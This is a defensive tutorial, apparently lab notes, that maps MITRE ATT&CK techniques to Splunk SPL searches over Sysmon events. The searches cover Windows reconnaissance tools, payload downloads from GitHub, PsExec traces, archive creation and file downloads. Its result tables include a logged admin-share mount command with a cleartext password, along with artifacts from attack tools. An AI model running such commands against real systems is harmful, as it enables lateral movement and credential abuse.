MITRE ATT&CK® & Splunk>

Crafting SPL Searches Based On Known TTPs guided by the MITRE ATT&CK framework.

1. Detection Of Reconnaissance Activities Leveraging Native Windows Binaries

Reconnaissance (discovery) activity performed using built-in Windows tools.


MITRE ATT&CK Mapping

MITRE ATT&CK > Tactics > Enterprise > Discovery

MITRE ID	Technique	Tool
T1033	System Owner/User Discovery	whoami.exe
T1016	System Network Configuration Discovery	ipconfig.exe
T1087	Account Discovery	net.exe user
T1049	Network Connections Discovery	netstat.exe
T1057	Process Discovery	tasklist.exe
T1082	System Information Discovery	hostname.exe
T1018	Remote System Discovery	nbtstat.exe

Convert Technique to SPL search

Use Sysmon Event ID 1 (Process Creation) and search for the execution of those binaries:



New Search

```
* sourcetype="WinEventLog:Sysmon" EventCode=1 Image=*\\ipconfig.exe OR Image=*\\net.exe OR Image=*\\whoami.exe OR Image=*\\netstat.exe OR Image=*\\nbtstat.exe OR Image
  =*\\hostname.exe OR Image=*\\tasklist.exe | stats count by Image,CommandLine | sort - count
```

24 year window

97 of 49,600 events matched   No Event Sampling

Image	CommandLine	count
C:\Windows\System32\HOSTNAME.EXE	hostname	19
C:\Windows\System32\ipconfig.exe	ipconfig	6
C:\Windows\System32\net.exe	"C:\Windows\system32\net.exe" users /domain	6
C:\Windows\System32\whoami.exe	whoami	4
C:\Windows\System32\net.exe	net users	3
C:\Windows\System32\whoami.exe	"C:\Windows\system32\whoami.exe"	3
C:\Windows\System32\net.exe	"C:\Windows\system32\net.exe" users	2
C:\Windows\System32\net.exe	"C:\Windows\system32\net.exe" view	2
C:\Windows\System32\net.exe	net use H: \\10.0.0.47\C$ /user:waldo Password@123	2
C:\Windows\System32\net.exe	net use H: \\10.0.0.47\C$ whatever /user:waldo	2

This highlighting the utilization of native Windows binaries for reconnaissance purposes.

2. Detection Of Requesting Malicious Payloads/Tools Hosted On Reputable/Whitelisted Domains (Such As githubusercontent.com).

Attackers often **host malware or tools** on trusted domains (like `raw.githubusercontent.com`) to avoid detection. This technique is known as **"Abuse of Valid Services"**.


MITRE ATT&CK Mapping

MITRE ATT&CK > Tactics > Enterprise > Command and Control

MITRE ID	Technique	Tool
T1105	Ingress Tool Transfer	Refers to the download of tools/payloads from a remote location.
T1568.003	Dynamic Resolution: Domain Generation Algorithms (DGA)	DNS is used to resolve domain names dynamically.
T1071.001	Application Layer Protocol: Web Protocols	Tools downloaded using HTTP/HTTPS

Convert Technique to SPL search

Use Sysmon Event ID 22 (DNS Query) and utilization of githubusercontent.com for payload/tool-hosting purposes.



```
* sourcetype="WinEventLog:Sysmon" EventCode=22  QueryName="*github*" | stats count by Image, QueryName
```

10 of 47,437 events matched

Image	QueryName	count
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	raw.githubusercontent.com	9
C:\Windows\System32\svchost.exe	raw.githubusercontent.com	1

This highlights the utilization of githubusercontent.com for payload/tool-hosting purposes.

3. Detection Of PsExec Usage

Working on detecting PsExec usage through Windows registry activity, specifically using Sysmon Event ID 13 (Registry value set).

PsExec is a legitimate Sysinternals tool used for remote execution of commands. Attackers also use it to move laterally in a network.

MITRE ATT&CK Mapping

MITRE ATT&CK > Tactics > Enterprise > ,

- Lateral Movement > Remote Services >
  T1021.002 – SMB/Windows Admin Shares
- Execution > System Services >


T1569.002 – Service Execution

- Persistence >
  T1112 – Modify Registry (because PsExec sets registry keys).

Convert Technique to SPL search

This query is looking for instances where the services.exe process has modified the ImagePath value of any service.

I. Case 1: Leveraging Sysmon Event ID 13



New Search

```
* sourcetype="WinEventLog:Sysmon" EventCode=13 Image="C:\\Windows\\system32\\services.exe" TargetObject="HKLM\\System\\CurrentControlSet\\Services\\*\\ImagePath" | rex
   field=Details "(?<reg_file_name>[^\\\]+)$" | eval reg_file_name = lower(reg_file_name), file_name = if(isnull(file_name),reg_file_name,lower(file_name)) | stats
   values(Image) AS Image, values(Details) AS RegistryDetails, values(_time) AS EventTimes, count by file_name, ComputerName
```


1,128 of 1,514 events matched

Statistics (82)

file_name	ComputerName	Image	RegistryDetails	EventTimes	count
credentialenrollmentmanager.exe	DESKTOP-EGI5PMS	C:\Windows\system32\services.exe	C:\Windows\system32\CredentialEnrollmentManager.exe	1667029639 1667902476	3
credentialenrollmentmanager.exe	DESKTOP-EGSS5IS	C:\Windows\system32\services.exe	C:\Windows\system32\CredentialEnrollmentManager.exe	1667030699 1667034933 1667055053 1667725429 1667726123 1667728857 1667729010 1667900654	30
credentialenrollmentmanager.exe	DESKTOP-EGSS5IS.uniwaldo.local	C:\Windows\system32\services.exe	C:\Windows\system32\CredentialEnrollmentManager.exe	1667902162 1667905253	2

It is evident that there are indications of execution resembling PsExec.

II. Case 2: Leveraging Sysmon Event ID 11



New Search

```
* sourcetype="WinEventLog:Sysmon" EventCode=11 Image=System | stats count by TargetFilename
```


969 of 151,051 events matched

Statistics (156)

TargetFilename	count
C:\Windows\Logs\WindowsUpdate\WindowsUpdate.20221029.081614.108.34.etl	6
C:\Windows\Logs\WindowsUpdate\WindowsUpdate.20221029.081614.108.35.etl	6
C:\Windows\Logs\WindowsUpdate\WindowsUpdate.20221029.081614.108.36.etl	6
C:\Windows\Logs\WindowsUpdate\WindowsUpdate.20221029.081614.108.37.etl	6
C:\Windows\Logs\WindowsUpdate\WindowsUpdate.20221029.081614.108.38.etl	6
C:\Windows\Logs\WindowsUpdate\WindowsUpdate.20221029.081614.108.39.etl	6
C:\Windows\Logs\WindowsUpdate\WindowsUpdate.20221029.081614.108.40.etl	6
C:\Windows\Logs\WindowsUpdate\WindowsUpdate.20221029.081614.108.41.etl	6
C:\Windows\Logs\WindowsUpdate\WindowsUpdate.20221029.081614.108.42.etl	6
C:\Windows\Logs\WindowsUpdate\WindowsUpdate.20221029.081614.108.43.etl	6

It is evident that there are indications of execution resembling PsExec.

III. Case 3: Leveraging Sysmon Event ID 18



```
* sourcetype="WinEventLog:Sysmon" EventCode=18 Image=System | stats count by PipeName
```

4 of 282,222 events matched

PipeName	count
\PSEXESVC	1
\PSEXESVC-DESKTOP-EGSS5IS-8200-stderr	1
\PSEXESVC-DESKTOP-EGSS5IS-8200-stdin	1
\PSEXESVC-DESKTOP-EGSS5IS-8200-stdout	1

This indicates an execution pattern resembling PsExec.

---

4. Detection Of Utilization Archive Files For Transfering Tools Or Data Exfiltration

Attackers may employ zip, rar, or 7z files for transferring tools to prepare it for exfiltration or to hide malicious files.


MITRE ATT&CK Mapping

MITRE ATT&CK > Tactics > Enterprise > Collection > Archive Collected Data >

- **T1560.001 - Archive via Utility**
- **T1560.002 - Archive via Library**

Convert Technique to SPL search

Search examines the creation of zip, rar, or 7z files.



```
* EventCode=11 (TargetFilename="*.zip" OR TargetFilename="*.rar" OR TargetFilename="*.7z") | stats count by ComputerName, User, TargetFilename | sort - count
```

12 of 50 events matched

ComputerName	User	TargetFilename	count
DESKTOP-EGI5PMS	DESKTOP-EGI5PMS\waldo	C:\Users\waldo\AppData\Local\Temp\14ulh1qc\Microsoft.Net.6.WindowsDesktop.Runtime.55D5D4AED4CDC059A08C\windowsdesktop-runtime-x64.zip	5
DESKTOP-EGI5PMS	NOT_TRANSLATED	C:\Users\waldo\AppData\Local\Temp\14ulh1qc\Microsoft.Net.6.WindowsDesktop.Runtime.55D5D4AED4CDC059A08C\windowsdesktop-runtime-x64.zip	5
DESKTOP-EGSS5IS	DESKTOP-EGSS5IS\waldo	C:\Users\waldo\Downloads\Sysmon (2).zip	4
DESKTOP-EGSS5IS	NOT_TRANSLATED	C:\Users\waldo\Downloads\Sysmon (2).zip	4
DESKTOP-EGSS5IS	NOT_TRANSLATED	C:\Users\waldo\Downloads\Procdump.zip	2
DESKTOP-EGSS5IS	NT AUTHORITY\SYSTEM	C:\Users\waldo\Downloads\Procdump.zip	2
DESKTOP-EGSS5IS.uniwaldo.local	NOT_TRANSLATED	C:\Users\waldo\Downloads\20221108112718_BloodHound.zip	1

Clear indications emerge, highlighting the usage of archive files for tool-transferring and/or data exfiltration purposes.

5. Detection Of Utilizing PowerShell or MS Edge For Downloading Payloads/Tools

Attackers may exploit PowerShell to download additional payloads and tools, or deceive users into downloading malware via web browsers

MITRE ATT&CK Mapping


MITRE ATT&CK > Tactics > Enterprise > Execution >

- Command and Scripting Interpreter > **T1059.001 - Powershell**
- Exploitation for Client Execution > **T1105 - Ingress Tool Transfer**

Convert Technique to SPL search

This SPL query maps to MITRE techniques T1059.001 (PowerShell) and T1105 (Ingress Tool Transfer) and detects when PowerShell or Microsoft Edge creates new files, often used to download payloads/tools, by leveraging `EventCode=11` to monitor file creation activity and summarizing by filename and process.**Zone.Identifier is ADS contains metadata in downloaded files(Indication that the file is dowloaded)**

Powershell.exe -




```
* sourcetype="WinEventLog:Sysmon" EventCode=11 Image="*powershell.exe*" |  stats count by Image, TargetFilename |  sort + count
```

157 of 101,642 events matched

Image	TargetFilename	count
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Users\waldo.UNIWALDO\AppData\Local\Temp\__PSScriptPolicyTest_1sjscd20.i2o.ps1	1
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Users\waldo.UNIWALDO\AppData\Local\Temp\__PSScriptPolicyTest_3fc4wzmg.5mk.ps1	1
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Users\waldo.UNIWALDO\AppData\Local\Temp\__PSScriptPolicyTest_4pmuthl3.sw0.ps1	1
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Users\waldo.UNIWALDO\AppData\Local\Temp\__PSScriptPolicyTest_5ojpubo2.ebq.ps1	1
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Users\waldo.UNIWALDO\AppData\Local\Temp\__PSScriptPolicyTest_b3c431xt.h5a.ps1	1
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Users\waldo.UNIWALDO\AppData\Local\Temp\__PSScriptPolicyTest_lp5llr0w.s3e.ps1	1
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Users\waldo.UNIWALDO\AppData\Local\Temp\__PSScriptPolicyTest_qsp1gmiz.lij.ps1	1
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Users\waldo.UNIWALDO\AppData\Local\Temp\__PSScriptPolicyTest_r4uglxxt.doz.ps1	1
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Users\waldo.UNIWALDO\AppData\Local\Temp\__PSScriptPolicyTest_tdwx5umk.sps.ps1	1
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Users\waldo.UNIWALDO\AppData\Local\Temp\__PSScriptPolicyTest_wnwcvncm.fij.ps1	1

Msedge.exe -



```
* sourcetype="WinEventLog:Sysmon" EventCode=11 Image="*msedge.exe" TargetFilename=*"Zone.Identifier" |  stats count by TargetFilename |  sort + count
```

52 of 90 events matched

TargetFilename	count
C:\Users\waldo\Downloads\comsvcs (1).dll:Zone.Identifier	1
C:\Users\waldo\Downloads\Invoke-UserSimulator-master.zip:Zone.Identifier	3
C:\Users\waldo\Downloads\comsvcs.dll:Zone.Identifier	3
C:\Users\waldo\Downloads\randomfile.exe:Zone.Identifier	5
C:\Users\waldo\Downloads\Run.dll:Zone.Identifier	8
C:\Users\waldo\Downloads\demon.exe:Zone.Identifier	8
C:\Users\waldo\Downloads\demoner.dll:Zone.Identifier	8
C:\Users\waldo\Downloads\demon.dll:Zone.Identifier	16

Within both search results, clear indications emerge, highlighting the usage of PowerShell and MS edge for payload/tool-downloading purposes.

---

6. Detection Of Execution From Atypical Or Suspicious Locations

Identify any process creation (EventCode=1) occurring in a user's Downloads folder.

Adversaries execute programs or scripts from non-standard locations like the `Downloads` folder, often bypassing traditional security controls

